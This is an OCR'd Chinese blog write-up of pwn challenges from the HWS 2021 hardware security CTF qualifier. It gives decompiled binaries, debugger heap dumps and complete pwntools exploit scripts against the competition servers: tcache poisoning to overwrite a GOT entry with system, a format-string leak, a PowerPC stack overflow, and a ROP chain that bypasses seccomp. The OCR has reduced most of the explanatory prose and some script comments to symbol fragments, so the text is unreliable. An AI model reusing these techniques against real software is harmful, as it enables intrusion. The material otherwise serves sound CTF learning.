

原创




HWS计划2021硬件安全冬令营线上选拔赛
REVERSE
1
2
3
4
5
PWN
1
2
3
4
5
内核安全
1
2
3
4
固件安全
1
2
3
4
5
6
7
https://blog.csdn.net/qq_37422196

''

```
socat tcp-l:$port,fork exec:"$command",reuseaddr
```

```
socat tcp-l:10002,fork exec:"qemu-aarch64 -g 1234 ememarm",reuseaddr
```

localhost:10002 /#$" %0 %localhost:1234

qemu-aarch64 patchelf

/lib/ld-linux-aarch64.so.1

```
ln -s `pwd`/ld-linux-aarch64.so.1 /lib/ld-linux-aarch64.so.1
```

("

```
patchelf --replace-needed libc.so.6 `pwd`/libc.so.6 $elf
```

123 + /

-

```
$ ./libc.so.6
GNU C Library (Ubuntu GLIBC 2.27-3ubuntu1) stable release version 2.27.
Copyright (C) 2018 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 7.3.0.
libc ABIs: UNIQUE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

/

```
$ checksec ememarm
[*] '$PWD/ememarm'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 int choice;
 int var;
 int count;
 void *v7;
 struc_1 *head;
 struc_1 *a2;
 struc_1 *ptr;

 buf_init();
 count = 0;
 v7 = &unk_412070;
 printf("hello every one welcom my note  ~~%lld\n", &unk_412070);
 head = (struc_1 *)malloc(0x20uLL);
 read(0LL, head, 24LL);
 while ( 1 )
 {
  while ( 1 )
  {
   while ( 1 )
   {
    while ( 1 )
    {
     menu();
     scanf("%d", &choice);
     if ( choice != 1 )
      break;
     ptr = request();
     puts("do you want delete?");
     scanf("%d", &var);
     if ( var == 1 )
      add(head, ptr);
    }
    if ( choice != 2 || count > 10 )
     break;
    scanf("%d", &var);
    noprint(head, var);
    ++count;
   }
   if ( choice != 3 || count > 10 )
    break;
   scanf("%d", &var);
   edit(head, var);
   ++count;
  }
  if ( choice != 4 )
   break;
  a2 = request_big();
  puts("do you want delete?");
  scanf("%d", &var);
  if ( var == 1 )
   add(head, a2);
 }
 puts("bye bye bye!!\n");
 free(head);
 return 0;
}
```

```
void __fastcall edit(struc_1 *head, int pos)
{
 int i;
 struc_1 *ptr;

 i = pos;
 ptr = head->next;
 if ( head->x )
 {
  if ( pos >= 0 )
  {
   if ( !ptr )
    puts("Link is empty");
   while ( --i )
   {
    ptr = ptr->next;
    if ( !ptr )
    {
     printf("no can't find it");
     break;
    }
   }
   if ( (unsigned int)read(0LL, ptr, 24LL) == 24 )
    LOBYTE(ptr->next) = 0;
   free(ptr->next);
   ptr->next = 0LL;
  }
  else
  {
   puts("incrrect position to search node ");
  }
 }
 else
 {
  puts("nonono\n");
  read(0LL, head, 16LL);
 }
}
```

```
Breakpoint *0x400c74
pwndbg> heap
heap: This command only works with libc debug symbols.
They can probably be installed via the package manager of your choice.
See also: https://sourceware.org/gdb/onlinedocs/gdb/Separate-Debug-Files.html
pwndbg> bin
bins: This command only works with libc debug symbols.
They can probably be installed via the package manager of your choice.
See also: https://sourceware.org/gdb/onlinedocs/gdb/Separate-Debug-Files.html
pwndbg> x /gx $sp+0x30
0x40007ffdd0: 0x0000000000413260
pwndbg> x /32gx 0x413250
0x413250: 0x0000000000000000 0x0000000000000031
0x413260: 0x000000000a333231 0x0000000000000000
0x413270: 0x0000000000000000 0x0000000000000000
0x413280: 0x0000000000000000 0x0000000000020d81
0x413290: 0x0000000000000000 0x0000000000000000
0x4132a0: 0x0000000000000000 0x0000000000000000
0x4132b0: 0x0000000000000000 0x0000000000000000
0x4132c0: 0x0000000000000000 0x0000000000000000
0x4132d0: 0x0000000000000000 0x0000000000000000
0x4132e0: 0x0000000000000000 0x0000000000000000
0x4132f0: 0x0000000000000000 0x0000000000000000
0x413300: 0x0000000000000000 0x0000000000000000
0x413310: 0x0000000000000000 0x0000000000000000
0x413320: 0x0000000000000000 0x0000000000000000
0x413330: 0x0000000000000000 0x0000000000000000
0x413340: 0x0000000000000000 0x0000000000000000
```

/ / /

$%,# / % "(

, / free(0x413300) / 4

```
pwndbg> x /40gx 0x413250
0x413250: 0x0000000000000000 0x0000000000000031
0x413260: 0x000000000000000a 0x0000000000000000
0x413270: 0x0000000000000000 0x00000000004132f0
0x413280: 0x0000000000000000 0x0000000000000031
0x413290: 0x0000000000000031 0x0000000000000031
0x4132a0: 0x0000000000000000 0x0000000000000000
0x4132b0: 0x0000000000000000 0x0000000000000031
0x4132c0: 0x0000000000000031 0x0000000000000031
0x4132d0: 0x0000000000000000 0x0000000000000000
0x4132e0: 0x0000000000000000 0x0000000000000041
0x4132f0: 0x0000000000000000 0x0000000000000031 <-
0x413300: 0x0000000000000000 0x0000000000413330
0x413310: 0x0000000000000000 0x0000000000000000
0x413320: 0x0000000000000000 0x0000000000000041
0x413330: 0x0000000000000032 0x0000000000000032
0x413340: 0x0000000000000000 0x0000000000000000
0x413350: 0x0000000000000000 0x0000000000000000
0x413360: 0x0000000000000000 0x0000000000020ca1
0x413370: 0x0000000000000000 0x0000000000000000
0x413380: 0x0000000000000000 0x0000000000000000
```

%$(/free(0x413300)

"(

%$(/

```
pwndbg> x /40gx 0x413250
0x413250: 0x0000000000000000 0x0000000000000031
0x413260: 0x000000000000000a 0x0000000000000000
0x413270: 0x0000000000000000 0x00000000004132f0
0x413280: 0x0000000000000000 0x0000000000000031
0x413290: 0x0000000000000031 0x0000000000000031
0x4132a0: 0x0000000000000000 0x0000000000000000
0x4132b0: 0x0000000000000000 0x0000000000000031
0x4132c0: 0x0000000000000031 0x0000000000000031
0x4132d0: 0x0000000000000000 0x0000000000000000
0x4132e0: 0x0000000000000000 0x0000000000000041
0x4132f0: 0x0000000000000000 0x0000000000000031
0x413300: 0x0000000000412030 0x0000000000000000 <-
0x413310: 0x0000000000000000 0x0000000000000000
0x413320: 0x0000000000000000 0x0000000000000041
0x413330: 0x0000000000000032 0x0000000000000032
0x413340: 0x0000000000000000 0x0000000000000000
0x413350: 0x0000000000000000 0x0000000000000000
0x413360: 0x0000000000000000 0x00000000000020ca1
0x413370: 0x0000000000000000 0x0000000000000000
0x413380: 0x0000000000000000 0x0000000000000000
pwndbg> x /2gx 0x412030
0x412030 <puts@got.plt>: 0x0000004000893f40 0x00000040008a7790
```

`malloc(0x20)`

```
pwndbg> x /40gx 0x413250
0x413250: 0x0000000000000000 0x0000000000000031
0x413260: 0x000000000000000a 0x0000000000000000
0x413270: 0x0000000000000000 0x00000000004132f0
0x413280: 0x0000000000000000 0x0000000000000031
0x413290: 0x0000000000000031 0x0000000000000031
0x4132a0: 0x0000000000000000 0x0000000000000000
0x4132b0: 0x0000000000000000 0x0000000000000031
0x4132c0: 0x0000000000000031 0x0000000000000031
0x4132d0: 0x0000000000000000 0x0000000000000000
0x4132e0: 0x0000000000000000 0x0000000000000041
0x4132f0: 0x0000000000000000 0x0000000000000031
0x413300: 0x0068732f6e69622f 0x0000000000412030
0x413310: 0x0000000000000000 0x0000000000000000
0x413320: 0x0000000000000000 0x0000000000000041
0x413330: 0x0000000000000032 0x0000000000000032
0x413340: 0x0000000000000000 0x0000000000000000
0x413350: 0x0000000000000000 0x0000000000000000
0x413360: 0x0000000000000000 0x00000000000020ca1
0x413370: 0x0000000000000000 0x0000000000000000
0x413380: 0x0000000000000000 0x0000000000000000
pwndbg> x /2gx 0x412030
0x412030 <puts@got.plt>: 0x0000004000893f40 0x0000000000400740 <-    free  got
```

%$(%% , / ,

```
from pwn import *
from LibcTool import *
context(os='linux', arch='aarch64')
elf = ELF('./ememarm')
                          !  "      #
          $       %    #
sh = remote('127.0.0.1', 10002)
libc = ELF('./libc.so.6')
      $    #
    &(  % #


def request(x, y, add):
    sh.sendlineafter('choice:', '1')
    sh.sendafter('cx:', x)
    sh.sendafter('cy:', y)
    sh.sendlineafter('delete?', str(add))


def request_big(x, y, add):
    sh.sendlineafter('choice:', '4')
    sh.sendafter('cx:', x)
    sh.sendafter('cy:', y)
    sh.sendlineafter('delete?', str(add))


def edit(pos, content):
    sh.sendlineafter('choice: \n', '3')
    sleep(1)
    sh.sendline(str(pos))
    sleep(1)
    sh.send(content)


sh.sendlineafter('4268144', '')
request('1', '1', 0)
request('1', '1', 0)
request_big('2', '2', 1)
request_big('2', '2', 1)
edit(1, flat(0, 0x31, 0))
edit(1, flat(0, 0x31, elf.got['free']-8))
    )%      (     "  !   #"  #
request('/bin/sh', p64(0), 1)
    )%      *( $  +    %    ,      #"  !   *-  *    %   #"  #
request(p8(libc.sym['puts'] % 0x100), p64(0x400086f2c8), 0)
    )%  ' (.  !   *- .      (  -  "    "  ##
edit(1, '\0')
   % '       %       $/% (*  0     # 1    *2%   "  0  ##
  *( $'        % '     *( $  +    %
  * . ( -    +          *( $'     *( $  +    +      ##          !- $

sh.interactive()
sh.close()
```

/

```
$ checksec emarm
[*] '$PWD/emarm'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 __int64 frand;     34  '
 int pwlen;     34  '
 void *v6;     34  '
 signed int v7;
 int v8;
 __int64 fbye;
 char v10[4];
 char v11[4];          5         5
 char unk[8];          5         5
 char passwd[8];          !         !
 char buf[8];          !         !

 setbuf(stdin, 0LL);
 setbuf(stdout, 0LL);
 frand = fopen("/dev/urandom", "r");
 fbye = fopen("bye", "r");
 fread(unk, 8LL, 1LL, frand);
 fclose(frand);
 say_hi();
 puts("passwd:");
 __isoc99_scanf("%8s", passwd);
 pwlen = strlen(passwd);
 if ( !(unsigned int)strncmp(unk, passwd, pwlen) )
 {
  read(0, buf, 8uLL);
  v7 = strlen(buf);
  if ( v7 > 7 )
   return 0;
  v6 = (void *)atoi(buf);
  printf("you will success");
  if ( (signed int)read(0, v6, 8uLL) < 0 )
   return 0;
  puts("i leave for you bye");
  read(0, v10, 4uLL);
  if ( v7 < 0 )
   return 0;
  v8 = atoi(v10);
  if ( v8 > 4 || v8 < 0 )
   return 0;
  fread(v11, v8, 1LL, fbye);
  puts(v11);
  fclose(fbye);
 }
 return 0;
}
```

```
from pwn import *
from LibcTool import *
context(os='linux', arch='aarch64', log_level='debug')
elf = ELF('./emarm')
libc = ELF('./libc.so.6')
sh = remote('183.129.189.60', 10012)
                6      "      #
          $       #
      $    #
    &(  % #

bss = 0x412090
fini = 0x411dd8

fopen = 0x4000892448
libc_base = fopen-libc.sym['fopen']
system = libc_base+libc.sym['system']

sh.sendlineafter('passwd:', '\0')
sleep(1)
sh.send(str(elf.got['fread']))
sh.sendafter('you will success', p64(0x400be4))
sh.sendafter('bye', '1')
sleep(1)
sh.send(str(elf.got['strlen']))
sh.sendafter('you will success', p64(elf.plt['printf']))
          -     + %&(**  %$$    "  !   +    ##
sh.sendafter('bye', p32(elf.got['fopen']))
sleep(1)
sh.send('%17$s\0')
            0  #

log.info('system='+hex(system))

sh.interactive()
sh.close()
```

/

#% %%4 (

```
$ file PPPPPPC
PPPPPPC: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, for GNU/Linux 3.
2.0, BuildID[sha1]=f18cf9beb44494b206b4fbbd94581dc65d30902a, stripped
```

```
$ ./qemu-ppc-static PPPPPPC
Hello, welcome to hws!
Tell me your name: ^C
```

$' '

```
                        s_Hello,_welcome_to_hws!_100683d4              XREF[1]:     main:10000480(*)
       100683d4 48 65 6c        ds         "Hello, welcome to hws!"
                6c 6f 2c
                20 77 65
       100683eb 00              ??         00h
                        s_Tell_me_your_name:_100683ec                  XREF[1]:     main:1000048c(*)
       100683ec 54 65 6c        ds         "Tell me your name: "
                6c 20 6d
                65 20 79
```

/ 0'(

```
int main(void)
{
 char acStack312 [308];

 buf_init();
 puts("Hello, welcome to hws!");
 printf("Tell me your name: ");
 fgets(acStack312,800,stdin);
 strcpy(CHAR_ARRAY_100b3390,acStack312);
 puts("bye~");
 return 0;
}
```

/

/

```
sh.sendlineafter('name:','a'*308+'1234567890qwertyuiopasdfghjklzxcvbnm')
```

).)

' /

```
$ checksec justcode
[*] '$PWD/justcode'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
```

% 0

```
unsigned __int64 set_seccomp()
{
 unsigned __int64 v0;     34 '
 void *ctx;     34 '

 v0 = __readfsqword(0x28u);
 ctx = seccomp_init(0x7FFF0000u);                  ** &
 seccomp_rule_add(ctx, 0, 59, 0);                 8(**    $/
 seccomp_load(ctx);
 return __readfsqword(0x28u) ^ v0;
}
```

%4%:%
% %$, ,

$%

```
unsigned __int64 leave_name()
{
 char name[136];
 unsigned __int64 canary;

 canary = __readfsqword(0x28u);
 puts("name:");
 read(0, name, 0x90uLL);                          -- $    +
 dup_name = strdup(name);
 printf("check it : %s\n", dup_name);
 return __readfsqword(0x28u) ^ canary;
}
```

$%

```
from pwn import *
from LibcTool import *
context(os='linux', arch='amd64', log_level='debug')
elf = ELF('./justcode')
libc = ELF('./libc-2.23.so')
sh = remote('183.129.189.60', 10041)
          $       2% $    #
      $    #
    &(  % #

func = 'atoi'
leave_name = 0x400c47
str_flag = 0x6020d0
bss = 0x6020a0
pop_rdi = 0x400ea3          ( :
pop_rsi = 0x400ea1          ( :       5 :

sh.sendlineafter('your code:', '1\n2\n1\n1')
sh.sendlineafter('name:', 'a'*12+p32(elf.got['__stack_chk_fail']))
sh.sendlineafter('id:', str(pop_rdi))
sh.sendlineafter('info:', 'info')
sh.sendafter('name:\n', flat(
    pop_rdi, elf.got[func], elf.plt['puts'], pop_rsi, 0, 0, leave_name, 'a'*(0x90-0x38)))
sh.recvuntil('\n')
func_addr = u64(sh.recvuntil('\nname:')[:-6].ljust(8, '\0'))
log.info('func_addr=' + hex(func_addr))

libc_base = func_addr-libc.sym[func]
open_addr = libc_base+libc.sym['open']
  &(  '       *( $'     *( $  +   &(

sh.send(flat(pop_rdi, str_flag << 32, 0x400cee, pop_rdi, str_flag, pop_rsi, 0, 0,
            open_addr, pop_rdi, 3, pop_rsi, bss, 0, elf.plt['read'], pop_rdi, bss, elf.plt['puts']))
sleep(1)
sh.sendline(str(u32('flag')))
sh.sendafter('info:', '\x25')

sh.interactive()
sh.close()
```